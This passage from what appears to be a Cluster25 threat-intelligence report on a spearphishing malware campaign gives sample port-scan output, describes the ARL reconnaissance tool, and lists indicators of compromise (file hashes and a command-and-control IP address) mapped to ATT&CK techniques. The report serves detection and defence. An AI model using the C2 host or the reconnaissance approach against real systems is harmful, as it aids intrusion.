IP address: 192.168.146.11 Port: 139
IP address: 192.168.146.11 Port: 445
IP address: 192.168.146.11 Port: 3389
```

ARL [https://github.com/TophantTechnology/ARL]

ARL (Asset Reconnaissance Lighthouse) is a tool to assist security team or penetration tester to make reconnaissance and retrieval of assets, discovering existing weak points and attack surfaces.

The tool has a lot of functionalities such as port scanning and service identification, website fingerprinting, Domain name asset discovery and so on.

As visible from the Github page, the tool exposes a user-friendly Web view that make easier most of its functionalities.



INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
MALDOC	SHA256	05936ed2436f57237e7773d3b6095e8df46821a62da49985c98be34136594ebd
EXE	SHA256	8b831ee82975d43456ee861115272d3923e17f07a702eb057feeed8ce76ff4ca

FAKE INI	SHA256	ee50160fdd7cacb7d250f83c48efa55ae0479e47a1eece9c08fe387453b9492a
SHELLCODE	SHA256	eeb5dc51e3828ffbefc290dc1a973c5afc89ba7ff43ab337d5a3b3dc6ca4216f
C&C	IPV4	175.27.164.228

ATT&CK MATRIX

TACTIC	TECHNIQUE	NAME
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204	User Execution
Defense Evasion	T1055	Process Injection
Defense Evasion	T1406	Obfuscated Files or Information
Command and Control	T1573	Encrypted Channel
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071	Application Layer Protocol
Command and Control	T1571	Non-Standard Port

HUNTING AND DETECTION

Customers with access to Cluster25 intelligence portal can get more indicators and threat hunting rules about this attack following the link

https://intelligence.cluster25.io/analysis/64a25cf2-e115-4526-b236-4a8e5275d8c3

For more information about this campaign it’s possibile to send an email to [email protected]

Written by: Cluster25